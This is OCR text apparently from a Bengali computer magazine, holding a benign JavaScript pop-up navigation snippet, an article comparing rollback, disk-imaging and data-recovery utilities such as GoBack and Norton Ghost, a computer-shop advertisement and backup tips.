
নেভিগেশন পপ-আপ

এই স্ক্রীপ্ট ব্যবহার করে অনেকগুলো ওয়েব এড্রেসকে একটি কম্বো বক্সের ভিতর রাখা যায়। যখনই কোন এড্রেসে ক্লিক করা হয় তখনই উক্ত এড্রেসের পেজটি একটি পাপ-আপ উইন্ডোতে লোড হয়। নিচের স্ক্রীপ্টটি পেজের <HEAD> অংশে লিখুন।

```
<SCRIPT LANGUAGE = "JavaScript">
function changePage()
{
  var f = document.forms.navigation;
  var uri = f.pages.options[f.pages.selectedIndex].value;
  newPage =
// These settings describe the pop-up browser
// window - you can edit them.
window.open(uri,"NewPage","height=480,width=640,loca-
tion=no,scrollbars=yes,menubar=no,toolbar=no,resizable=yes
,status=yes");
  }
</SCRIPT>
```

এবার প্রয়োজনমতো নিচের ওয়েব এড্রেসগুলো পাল্টিয়ে নিয়ে পেজের যেকোন অংশে ব্যবহার করতে পারেন।

```
<!--Place your URLs within the quotation marks.-->
<!--Edit the text at the end of each line.-->
<form name="navigation">
 <p><select name="pages" size="1"
onChange="changePage();">
   <option value="http://c-das.tripod.com">Go to.... </option>
   <option value="http://c-das.tripod.com">Chinmoy's Page
</option>
   <option
value="http://www.bangla2000.com">Bangla2000.Com
</option>
   <option value="http://www.bdonline.com">Proshika
</option>
   <option value="http://isrtdu.tripod.com">I.S.R.T. </option>
   <option value="http://www.univdhaka.com">University of
Dhaka </option>
  </select> </p>
</form>
```

ডাটা পুনরুদ্ধারের কার্যকরী হাতিয়ার

মইন উদ্দীন মাহমুদ

হার্ড ডিস্ক ইউটিলিটিস

নতুন নতুন মারাত্মক ধরনের ভাইরাস ও অন্যান্য বিবিধ কারণে অধিকাংশ কমপিউটার ব্যবহারকারীই এখন একটি বিষয়ে সব সময় আতঙ্কিত থাকেন। তাদের ভয় তাদের কমপিউটারের হার্ড ডিস্ক যে কোন দিন ক্র্যাশ করতে পারে এবং সেই সাথে হার্ড ডিস্কে রক্ষিত মূল্যবান ডাটা নষ্ট হতে পারে বা হারিয়ে যেতে পারে। তাই প্রায় সব ব্যবহারকারীই সতর্ক থাকেন এ ধরনের সম্ভাব্য বিপর্যয় এড়াতে। এটিকে বিপর্যয় বা বিপত্তি বলার কারণ হলো— হার্ড ডিস্কে রক্ষিত মূল্যবান ডাটা পুনরুদ্ধারের বিষয়টি রীতিমত এক বিরক্তিকর ও দুরূহ কাজ। আর ডাটা পুনরুদ্ধারের বিষয়টি যে কেবল নবীন ব্যবহারকারীদের জন্যই দুরূহ ও কঠিন কাজ তাই নয়, বরং অভিজ্ঞ ও দক্ষ সিস্টেম এডমিনিস্ট্রেটরদের জন্যও এটি যথেষ্ট কঠিন।

কমপিউটারের হার্ড ডিস্ক ক্র্যাশ করতে পারে বিভিন্ন কারণে। যেমন ভাইরাসে আক্রান্ত হয়ে পার্টিশন বা ফ্যাট টেবল মুছে গেলে বা দুষিত হলে। এমন কি কমপিউটারকে এক জায়গায় থেকে অন্য জায়গায় স্থানান্তরের কারণেও এটি ঘটতে পারে।

হার্ড ডিস্ক ক্র্যাশ করলে ব্যবহারকারীরা সাধরণত: দিশেহারা হয়ে কমপিউটার ভেন্ডারের কাছে কিংবা কমপিউটার ইঞ্জিনিয়ারের কাছে ছুটে যান তার হার্ড ডিস্কে রক্ষিত মূল্যবান ডাটাসমূহ উদ্ধার করতে। হার্ড ডিস্কের মূল্যবান ডাটার নিরাপত্তা বিধানের সবচেয়ে ভাল উপায় হলো হার্ড ডিস্ক ইউটিলিটি ব্যবহার করা, যেগুলো সিস্টেমের সকল কর্মকাণ্ডের প্রতি লক্ষ্য রাখে এবং প্রয়োজনীয় মুহূর্তে অর্থাৎ যখন হার্ড ডিস্ক ক্র্যাশ করে তখন মূল্যবান ডাটার কাঙ্ক্ষিত অবস্থানে প্রত্যাবর্তনে সহায়তা করে।

অনুরূপভাবে হার্ড ডিস্ক ইমেজিং ইউটিলিটি হার্ড ডিস্কের হুবহু ইমেজ অন্য একটি হার্ড ডিস্কে কপি করে রাখে। তাই হার্ড ডিস্ক ক্র্যাশ করলে ব্যবহারকারীকে নতুন করে প্রোগ্রামসমূহ ইনস্টল করতে হয় না। এতে করে অনেক সময় সাশ্রয় হয়। বস্তুত: মাল্টিপল সিস্টেমে সফটওয়্যার ইনস্টলেশনের বিরক্তিকর কাজের তুলনায় ইমেজিং হচ্ছে অধিকতর সহজ ও দ্রুততর সমাধান। হার্ড ডিস্ক ইউটিলিটিস এভাবে পিসি ব্যবহারকারী এবং সিস্টেম এডমিনিস্ট্রেটরকে বাড়তি স্নায়ুচাপ থেকে রক্ষা করে। ব্যবহারকারীদের উদ্দেশ্যে এই প্রতিবেদনে তিন ক্যাটাগরীর হার্ড ডিস্ক ইউটিলিটি - রোলব্যাক ইউটিলিটি, ইমেজিং ইউটিলিটি এবং ডাটা রিকভারি টুলস নিয়ে আলোচনা করা হলো। এই ইউটিলিটিগুলো বস্তুত ব্যবহারকারীর বিপদকালীন সঙ্গী হিসেবে কাজ করতে পারে।

রোলব্যাক সফটওয়্যার ইউটিলিটি

পিসি ব্যবহারকারীরা যে ক্র্যাশের সম্মুখীন হন তা কিন্তু কোন অস্বাভাবিক ব্যাপার নয়। বিশেষ করে উইন্ডোজ অপারেটিং সিস্টেম ব্যবহারকারীদের জন্য। এর অধিকাংশ কারণই হলো .DLL ফাইল হারিয়ে যাওয়া বা নষ্ট হয়ে যাওয়া।

ফ্রীওয়্যার বা শেয়ারওয়্যার ইনস্টলেশনের সময় কিংবা দুর্ঘটনাক্রমে .DLL ফাইল নষ্ট হয়ে যেতে পারে, বা হারিয়ে যেতে পারে। কখনো কখনো ব্রাউজার আপগ্রেডের সময় বা মাউস ড্রাইভার রিপ্লেসের কারণেও অপারেটিং সিস্টেম অস্বাভাবিক আচরণ করতে পারে।

সাধারণত এ ধরনের অঘটনের জন্য ব্যবহারকারীরা সফটওয়্যার ভেন্ডর বা কমপিউটার ভেন্ডরের কাছে ছুটে যান, যারা তাদের এ ধরনের সমস্যার সমাধান দিয়ে থাকে। অথচ যেকোন ব্যবহারকারী খুব সহজেই এ সমস্যার সমাধান নিজেই করতে পারেন, কিছু সিস্টেম রিকভারি সফটওয়্যার দিয়ে। যেমন, রোলব্যাক সফটওয়্যার যা চেকপয়েন্ট বা মার্কার ব্যবহার করে কাঙ্ক্ষিত কোন দিন বা তারিখে সিস্টেম রিস্টোর করতে পারেন।

এই সফটওয়্যার ইউটিলিটিগুলো সিস্টেম রেজিস্ট্রির প্রতিটি একক পরিবর্তনকে মনিটরিং ও লগিং করে ব্যবহারকারীকে তার অরিজিন্যাল কাজের অবস্থানে প্রত্যাবর্তনেরও সুযোগ দেয়। রোলব্যাক সফটওয়্যার শ্রেণীর মধ্যে সেকেন্ডচাল এবং গোব্যাক যথেষ্ট কার্যকর ও ইউজার ফ্রেন্ডলি।

রোলব্যাক সফটওয়্যারসমূহের পারফরম্যান্স

ফিচার	সেকেন্ডচাল	গোব্যাক
সিস্টেম রিকভারেবেল	উইন্ডোজ ৯৫/৯৮	উইন্ডোজ ৯৫/৯৮
অনুমনিক ডাটা স্পেস কনজুম	১০% ডিস্ক স্পেস	১০% ডিস্ক স্পেস
স্ন্যাপশট এডিটিং/অনুমোদন	হ্যাঁ	হ্যাঁ
সিলেকটিভ রিস্টোর	হ্যাঁ	হ্যাঁ
রেজিস্ট্রি পরিবর্তনের অনুমোদন	হ্যাঁ	হ্যাঁ
সিস্টেম ফাইল পরিবর্তন করে	হ্যাঁ	হ্যাঁ
মাল্টিপল ড্রাইভে কাজ করতে পারে	হ্যাঁ	হ্যাঁ
সিডিভিল ইমেজ তৈরি করতে পারে	হ্যাঁ	না (তবে শুধুমাত্র প্রফেশনাল ভার্সন পারে)
ইমার্জেন্সি বুট ডিস্ক	হ্যাঁ	হ্যাঁ
পাসওয়ার্ড প্রটেকশন	হ্যাঁ	না (শুধুমাত্র প্রফেশনাল ভার্সনে সম্ভব)
রিকভার ক্র্যাশ অপারেটিং সিস্টেম	না	হ্যাঁ
কন্ট্রোল প্যানেলে রোলব্যাক পরিবর্তন	হ্যাঁ	হ্যাঁ

সেকেন্ড চাল

সেকেন্ডচাল হচ্ছে এমন একটি টুল যা দিয়ে উইন্ডোজ ৯x এবং উইন্ডোজ এনটি/২০০০ ব্যবহারকারীরা সিস্টেম ক্র্যাশের অনাকাঙ্খিত ঝামেলা থেকে পরিত্রাণ পেতে পারেন। এর ইন্টারফেসটি উইন্ডোজ এক্সপ্লোরারের মত বেশ সহজ। Adding/ Removing দিয়ে ডিস্ক ড্রাইভ কনফিগারেশনের মত করে চেকপয়েন্টের জন্য স্পেস লিমিট ও স্বতন্ত্রভাবে প্রতিটি ড্রাইভে চেকপয়েন্ট সেট করা যায়, অনাকাঙ্খিত কোন ডাইরেকটরিতে সেট না করে। চেকপয়েন্টের সময়সূচি , ইমার্জেন্সি বুট ডিস্ক তৈরি করা এবং কোন চেকপয়েন্ট বাতিল করার পূর্বে ঘোষণা প্রদান করা প্রভৃতি বৈশিষ্ট্যের কারণে সেকেন্ডচাল যথেষ্ট ইউজার ফ্রেন্ডলি।

সেকেন্ডচাল চেকপয়েন্ট ব্যবহার করে কাজ করে। ব্যবহারকারী তার প্রয়োজন অনুযায়ী কাংক্ষিত চেকপয়েন্টে ডাটাকে পূর্বের অবস্থায় ফেরৎ আনতে পারে ম্যানুয়ালি বা সিডিউলকৃত ট্র্যাকিংয়ের মাধ্যমে। সেকেন্ডচাল দীর্ঘ সময়ের জন্য চেকপয়েন্টকে স্টোর করতে পারে। সেকেন্ডচাল চেকপয়েন্টকে সপ্তাহের বিশেষ কোন দিন বা ছুটির দিনসহ সপ্তাহের প্রতিদিনের জন্য শিডিউল্ড করতে পারে। এমনকি দিনের বিশেষ কোন এক সময় চেকপয়েন্টের জন্য নির্ধারণ করে দেয়া যায়। অনুরূপভাবে দিনে অন্তত একবার মাল্টিপল চেকপয়েন্ট নির্ধারণ করা এবং প্রয়োজন অনুযায়ী চেকপয়েন্ট ডিলিটও করা যায়। নির্দিষ্ট কোন ড্রাইভে চেকপয়েন্ট চলাকালে কিংবা কাংক্ষিত কোন চেকপয়েন্টে ডাটা প্রত্যাবর্তন কালকে পর্যবেক্ষণের জন্য সেকেন্ডচালে অপশন রয়েছে।

সেকেন্ডচাল একটি ইমার্জেন্সি বুটেবল ডিস্ক তৈরি অনুমোদন করে। অপারেটিং সিস্টেম সংক্রান্ত কোন সমস্যার কারণে যদি সেকেন্ডচাল রান না করে সেক্ষেত্রে এই বুট ডিস্কটি সেকেন্ডচালকে রান করাতে সহায়তা করে। অর্থাৎ সেকেন্ডচাল তার ফাংশনের জন্য অপারেটিং সিস্টেমের ওপর নির্ভরশীল।

ওয়েব সাইট : www.powerquest.com

গোব্যাক

পিসি ব্যবহারের নিশ্চিত নিরাপত্তা বিধানের জন্য গোব্যাক ইউটিলিটি সফটওয়্যারটি অত্যন্ত কার্যকর। যদি এই সফটওয়্যার পিসিতে ইনস্টলড করা থাকে, তাহলে যখনই কমপিউটারে সমস্যা দেখা দেয় কিংবা ব্যবহারকারী যদি ডিলিটকৃত ফাইল রিট্রিভ করতে চান তবে কমপিউটার রিস্টার্ট করে স্পেসবার চাপলেই ব্যবহারকারী পাঁচ সেকেন্ডের মধ্যেই গোব্যাকের মেনু পাবেন। গোব্যাকের প্রধান তিনটি অপশনের প্রথমটি হলো টিউটোরিয়াল, দ্বিতীয়টি দিয়ে প্রদত্ত দিন ও সময়ে হার্ড ডিস্কের ডাটার পূর্ববর্তী অবস্থায় প্রত্যাবর্তন করা যায় বা দেখা যায় এবং তৃতীয় অপশনটি দিয়ে ডিলিটকৃত ফাইলটি রিট্রিভ করা যায়। অনভিজ্ঞ ব্যবহারকারীকে গাইড করার জন্য হেল্প অপশন রয়েছে।

যে সমস্ত কার্যাবলী গোব্যাক সম্পন্ন করেছে যেমন, ফাইল তৈরি, রিনেম করা, মডিফাই, ডিলিট করা বা এ ধরনের কাজের একটি লিস্ট ব্যবহারকারীরা দেখতে পাবেন গোব্যাক রান করার পরপরই। গোব্যাক প্রতি মুহূর্তে এপ্লিকেশন উপস্থাপনা করা, ফাইল ডিলিট করা বা মডিফিকেশনের সময় সেইফ পয়েন্ট (Safe Point) তৈরি করে এবং প্রদত্ত যে কোন দিন ক্ষণের কর্মকাণ্ডের রেকর্ড লিপিবদ্ধ করে সিস্টেম রিকভারে সহায়তা করে।

এছাড়া ব্যবহারকারী গোব্যাক দিয়ে একটি ব্যাকআপ তৈরি করতে পারেন। তবে সবসময় হার্ড ডিস্ক রিভার্ট করা উচিৎ নয়। বিকল্প হিসেবে ব্যবহারকারী একটি ভার্চুয়াল ড্রাইভ তৈরি করে নিতে পারেন এবং সেখানে ঠিক একটি পূর্ণাঙ্গ ব্যাকআপের মত করে পুরানো ডাটাসমূহ এক্সেস করতে পারেন। গোব্যাকে বুট ডিস্ক তৈরির ব্যবস্থা রয়েছে। যা প্রয়োজন মুহূর্তে ব্যবহার করা যায়। এর প্রধান সীমাবদ্ধতা হলো এটি কেবলমাত্র উইন্ডোজ ৯x বা উইন্ডোজ এনটি ভার্সনের জন্য প্রযোজ্য। এটি এখন পর্যন্ত উইন্ডোজ ২০০০-এর উপযোগী হয়ে ওঠেনি তবে তার কাজ চলছে।

ওয়েব সাইট : www.goback.com

ইমেজিং ইউটিলিটি

কোন নেটওয়ার্ক ব্যবস্থায় শতাধিক কমপিউটারে উইন্ডোজ ৯৮ এবং এমএস অফিসসহ নেটওয়ার্কের সকল কম্পোনেন্ট এবং সেইসাথে প্রতিটি কমপিউটারে স্বতন্ত্র নেটওয়ার্ক আইডেন্টিটি বা আইপি এড্রেস ইনস্টল করা বেশ ঝামেলাদায়ক এবং সময় সাপেক্ষ কাজ যদি না হাতের কাছে থাকে বিশেষ কোন স্পেশিয়ালাইজড সফটওয়্যার। এধরনের কাজের সহজ উপায় হলো একটি কমপিউটারে সফটওয়্যার ইনস্টল করে নিয়ে বাকি সব কমপিউটারে সেই হার্ড ডিস্কের প্রতিরূপ বা ডুপ্লিকেট করা।

ইমেজিং ইউটিলিটি যেকোন অপারেটিং সিস্টেম ইন্টারফেস ছাড়াই কাজ করতে পারে, যেহেতু এই

ইমেজিং সফটওয়্যারসমূহের পারফরম্যান্স

ফিচার	নর্টন ঘোস্ট	ড্রাইভ ইমেজ
ম্যানুয়েলভাবে ড্রাইভ পার্টিশন	হ্যাঁ	হ্যাঁ
সিলেক্টিভ রিস্টোর অনুমোদন	হ্যাঁ	হ্যাঁ
হিডেন ফাইল কপিকরণ	হ্যাঁ	হ্যাঁ
GUI ইন্টার্ফ	হ্যাঁ	হ্যাঁ
ইমেজকে পাসওয়ার্ড প্রটেকটকরণ	হ্যাঁ	হ্যাঁ
পার্টিশনকে সংকুচিত করে ক্ষুদ্রতর হার্ড ডিস্কের ইমেজে ফিট করা	হ্যাঁ	হ্যাঁ
ফ্যাট ১৬ সাপোর্ট	হ্যাঁ	হ্যাঁ
ফ্যাট ৩২ সাপোর্ট	হ্যাঁ	হ্যাঁ
এইচপিএফএস সাপোর্ট	হ্যাঁ	হ্যাঁ
এনটিএফএস সাপোর্ট	হ্যাঁ	হ্যাঁ
লিনআর EXT2 সাপোর্ট	হ্যাঁ	হ্যাঁ
দীর্ঘ ফাইল নেম সাপোর্ট	হ্যাঁ	হ্যাঁ
স্থানান্তরযোগ্য মিডিয়া সাপোর্ট	হ্যাঁ	হ্যাঁ

ইউটিলিটিগুলো ক্লাস্টার থেকে ক্লাস্টারে ডাটা কপি করতে পারে। তাই এই ইউটিলিটি সফটওয়্যার ব্যবহার করে নেটওয়ার্ক ব্যবস্থাপনায় উপরোক্ত ধরনের কাজসমূহ খুবই কম সময়ের মধ্যে সম্পন্ন করা যায়— ইমেজিং ইউটিলিটিগুলোর মধ্যে নর্টন ঘোস্ট ও ড্রাইভ ইমেজ বেশ কার্যকর।

নর্টন ঘোস্ট

নর্টন ঘোস্ট এমন এক ধরনের ইউটিলিটি সফটওয়্যার যা বস্তুত ইমেজিং সফটওয়্যারকে প্রচলন করে। ইমেজিং সফটওয়্যার ব্যাকআপ সফটওয়্যার নয়। তবে ব্যাকআপের কাজে এটাকে ব্যবহার করা যায়। নর্টন ঘোস্টকে ডিজাইন করা হয়েছে অনেকটা হার্ড ডিস্কের ক্লোনিং এর উদ্দেশ্যে। যা টেপ বা সিডি-রাইটারে ব্যাকআপের মত নয়। তবে লক্ষণীয় বিষয় হলো— সাধারণ ব্যাকআপ মিডিয়া হার্ড ডিস্কের চেয়ে অনেক সস্তা হওয়ায় এটি ডাটা রিকভারির জন্য একটি ব্যয়বহুল মাধ্যম।

নর্টন ঘোস্ট মূলতঃ ব্যবহৃত হয় নেটওয়ার্ক পরিবেশে যেখানে প্রতিটি কমপিউটারে সফটওয়্যার ইনস্টল করতে হয়। এক্ষেত্রে আলাদা আলাদাভাবে প্রতিটি কমপিউটারে সফটওয়্যার ইনস্টল না করে কেবলমাত্র একটি কমপিউটারে সফটওয়্যার ইনস্টল করে নর্টন ঘোস্ট দিয়ে হার্ড ডিস্কের একটি ক্লোন হার্ড ডিস্ক বানিয়ে নেটওয়ার্কের বাকি সব কমপিউটারে এর ডুপ্লিকেট করা হয়, এতে করে প্রচুর সময় ও শ্রম সাশ্রয় হয়।

ঘোস্টের প্রফেশনাল ভার্সনে আর একটি বিশেষ ফিচার হলো— যখন ক্লোন মেশিনকে অন-লাইনে আনা হয় তখন খুব সহজেই এর সিস্টেম আইডি রিকনফিগারেশন করা যায়, আইপি মাল্টিকাস্টিং-এর মত করে। মাল্টিকাস্টিং হলো এমন একটি টেকনিক যা ক্লোন হার্ড ডিস্কের ইমেজকে সার্ভারে স্টোর করে। তাছাড়া নেটওয়ার্ক পরিবেশের বাইরেও ব্যবহারকারী তার হার্ড ডিস্কের সমস্ত ডাটা আপগ্রেডকৃত হার্ড ডিস্ক অনায়াসে ট্রান্সফার করতে পারেন। এক্ষেত্রে নর্টন ঘোস্ট সম্পূর্ণ হার্ড ডিস্কের একটি 'স্ন্যাপসট' নেয়, যা পরবর্তীতে ডাটা সোর্স হিসেবে কাজ করে।

ঘোস্টের ডাটা কম্প্রেশনের হাই, মিডিয়াম এবং নান এই তিনটি লেভেল রয়েছে। হাই কম্প্রেশনে বেশ সময় নেয় বটে তবে প্রচুর সময় বাঁচিয়ে দেয় যখন ডাটা সোর্স হিসেবে কাজ করে। ঘোস্টের আর একটি চমৎকার ফিচার হলো ঘোস্ট এক্সপ্লোরার যা ইমেজের মধ্যে রিস্টোরকৃত কিছু ফাইলকে সিলেক্ট করে কপি, মুভ বা ডিলিট করার সুযোগ দেয়। অর্থাৎ ঘোস্ট এক্সপ্লোরার দিয়ে ইমেজে রক্ষিত সমস্ত ডাটা রিস্টোর না করে কেবলমাত্র কাংখিত ফাইলসমূহ রিস্টোর করা যায়।

ওয়েব সাইট : www.symantec.com

ড্রাইভ ইমেজ

নতুন হার্ড ডিস্ক যুক্ত করা মানেই হলো— অপারেটিং সিস্টেমসহ অন্যান্য এপ্লিকেশনসমূহ পুনরায় লোড করা। অবশ্য সবার আগে কাংক্ষিত ও প্রয়োজনীয় ডাটা ব্যাকআপ করা। এরকম ক্ষেত্রে পাওয়ার কোয়েস্টের ড্রাইভ ইমেজ ইউটিলিটি সফটওয়্যারটি যথেষ্ট কার্যকর ভূমিকা রাখতে পারে। কেননা, ড্রাইভ ইমেজ দিয়ে প্রোগ্রাম, এপ্লিকেশন এবং অপারেটিং সিস্টেমও পুরানো হার্ড ডিস্ক থেকে নতুন হার্ড ডিস্কে খুব সহজেই স্থানান্তর করা যায়। শুধু তাই নয় এ ইউটিলিটি দিয়ে হার্ড ডিস্কে পার্টিশনিংয়ের কাজও করা যায়।

ড্রাইভ ইমেজ দিয়ে ব্যবহারকারী তার পছন্দ মত পার্টিশনের ইনফরমেশনসহ পুরো হার্ড ডিস্কটিই নতুন কোন হার্ড ডিস্কে কপি করতে পারেন কিংবা একটি ইমেজ ফাইলে কপি করতে পারেন। এই ইমেজ ফাইলটি ব্যবহারকারী তার পছন্দ অনুযায়ী জিপ, জ্যাজ অথবা সিডিসহ যেকোন ডিভাইস ড্রাইভে স্থানান্তর করতে পারেন।

প্রোগ্রামটি রান করানোর জন্য একটি ডস-বুট ডিস্ক তৈরি করে নিতে হবে। ব্যাকআপ মিডিয়ার জন্য ড্রাইভার এবং ড্রাইভ ইমেজ প্রোগ্রাম ইনস্টল করতে হবে। ইনস্টলেশনের জন্য দুটি ডিস্কের প্রয়োজন এবং ডসের জেনেরিক ভার্সন ইনস্টল করতে হবে। কেননা ড্রাইভ ইমেজ ইউটিলিটি কেবলমাত্র ডসের জন্য প্রযোজ্য।

ইমেজ তৈরি করার সময় ব্যবহারকারী স্পীড ও কম্প্রেশনের মধ্য থেকে একটি বেছে নিতে পারেন। মিডিয়াম এবং হাই কম্প্রেশন অপশন প্রোগ্রামকে ধীর গতিসম্পন্ন করে ফেলতে পারে।

নতুন ড্রাইভে পার্টিশন ক্লোনিং-এর জন্য ড্রাইভ ইমেজের রয়েছে আর একটি উল্লেখযোগ্য অপশন ডিস্ক-টু-ডিস্ক। ফলে ব্যবহারকারী যদি তার বর্তমান ড্রাইভকে আরও বড় ড্রাইভে বদল করতে চান তাতেও কোন সমস্যা নেই। নতুন ড্রাইভকে বর্তমানে ব্যবহৃত হার্ড ড্রাইভের সাথে সংযোগ করুন। অতঃপর নতুন ড্রাইভে পুরানো ড্রাইভের পার্টিশনসহ সব কপি করার জন্য ড্রাইভ ইমেজের ডিস্ক-টু-ডিস্ক অপশনটি ব্যবহার করুন।

ড্রাইভ সজ্জার ক্ষেত্রে মাস্টার/স্লেভ অদল—বদল করে নতুন হার্ড ড্রাইভে আপগ্রেড করে নিতে হয়। যদি নতুন ড্রাইভটি পুরানো ড্রাইভের চেয়ে বড় হয় তাতেও কোন অসুবিধা হয় না, কেননা ড্রাইভ ইমেজ তার কাজের সময় ভেরিয়্যাবল পার্টিশন সাইজ হ্যান্ডেল করতে পারে।

ডাটা রিকভারি সফটওয়্যারসমূহের পারফরম্যান্স

ফিচার	লস্ট এন্ড ফাউন্ড	ইজি রিকভারি
সিস্টেম রিকয়ারমেন্ট	৩৮৬ প্রসেসর এবং ৪ মে.বা. র‍্যাম	৩৮৬ প্রসেসর এবং ৮ মে.বা. র‍্যাম
ফ্যাট ১৬ সাপোর্ট	হ্যাঁ	হ্যাঁ
ফ্যাট ৩২ সাপোর্ট	হ্যাঁ	হ্যাঁ
এইচপিএফএস সাপোর্ট	হ্যাঁ	হ্যাঁ
এনটিএফএস সাপোর্ট	হ্যাঁ	হ্যাঁ
ভার্চুয়াল ড্রাইভ সাপোর্ট	না	হ্যাঁ
অপারেটিং সিস্টেমের প্রয়োজনীয়তা	হ্যাঁ ডস ৫.০ বা তদূর্ধ	না
পাসওয়ার্ড প্রটেকশন	না	না
লিনআক্স সাপোর্ট	না	না
৮.৪ জি.বা.-এরঅধিক ক্ষমতাসম্পন্ন হার্ড ডিস্ক সাপোর্ট	হ্যাঁ	হ্যাঁ

ডাটা রিকভারি টুলস্

হার্ড ডিস্ক ক্র্যাশ করলে সমস্ত ডাটা হারিয়ে যায়। তাই নিয়মিতভাবে ব্যাকআপ করা অত্যন্ত জরুরী। কিন্তু অধিকাংশ ব্যবহারকারীই নিয়মিতভাবে ব্যাকআপের বিষয়টিকে এড়িয়ে যান বা করেন না। আবার কেউ কেউ হয়তো ব্যাকআপ করেন তবে তা আপডেট করেন না বা ভুলে যান।

কিন্তু আপডেটকৃত ডাটাও যদি নষ্ট হয়ে যায় তবে সেক্ষেত্রে হতাশ হওয়ার কিছুই নেই। কেননা সফটওয়্যার বিশেষজ্ঞরা ইতোমধ্যে বেশ কিছু ডাটা

massive PROFESSIONAL PC COMPUTERS

YOUR ULTIMATE SOLUTION

ACCESSORIES

RedFox Main Board , **Intel** Mainboard & **Octek** Main Board,
Creative Sound Card, FDD, HDD & VGA Card (AGP & PCI)
NEC Monitor (15" &17") **PHILIPS** Monitor 14",15" & 17"
Mid Tower Case **ATX**, Keyboard, Speaker, Headphone

OVER 10 YEARS

Head Office : 95/1 New Elephant Road,
Zinnat Mansion (1st fl.) Dhaka 1205, Bangladesh.
Phone : 8612856, 8614058, **Fax :** 880-2-8614828
E-mail : massive@bdcom.com

Display & Sales Centre: BCS Computer City
IDB Bhaban, Shop # SR209&210 2nd fl.
Agargaon,Dhaka 1207. **Phone :** 8128541
E-mail : masividb@bdcom.com

massive® COMPUTERS


কিভাবে ব্যাকআপ করবেন?

সমস্ত ডাটাকে প্রয়োজনে একত্রিত করুন অতঃপর ব্যাকআপ করুন। ব্যাকআপ মিডিয়াটি স্থানান্তরযোগ্য হলে ভালো। একই হার্ডডিস্কে ডাটা ব্যাকআপ করার চেয়ে সিডি এবং ম্যাগনেটিক টেপে যেমন, জীপ/জ্যাজ/সুপার ডিস্ক প্রভৃতিতে ব্যাকআপ করা তুলনামূলকভাবে নিরাপদ। এসব মিডিয়ার অভাবে ফ্লপিতে কমপ্রেসড ফর্মে ব্যাকআপ করা যেতে পারে।

ব্যাকআপ ডিভাইসে ব্যাকআপ করার জন্য প্রয়োজনীয় সফটওয়্যার থাকে। যদি না থাকে তবে ব্যবহারকারীরা এমএস ব্যাকআপ (মাইক্রোসফট উইন্ডোজের সাথে থাকে) ব্যবহার করতে পারেন, অথবা যেকোন ধরনের ফ্রীওয়্যার/শেয়ারওয়্যার প্রোগ্রাম ব্যবহার করা যেতে পারে। যে মিডিয়াতেই ব্যাকআপ করুন না কেন তবে তা নিয়মিতভাবে করা উচিৎ। আর এ কাজটি সবচেয়ে ভালভাবে করা যায় কমপিউটারকে হ্যান্ডেল করতে দিয়ে। যদি ব্যাকআপ প্রোগ্রামে সিডিউলার না থাকে তবে উইন্ডোজ সিডিউলারের সিডিউলিং কার্যক্রমকে সেটআপ করে নিন।

ব্যাকআপের অপরিহার্য নিয়ম

* নিয়মিতভাবে ব্যাকআপকৃত ডাটা তথা ডিস্ক বা টেপ পরীক্ষা করে দেখা উচিৎ।
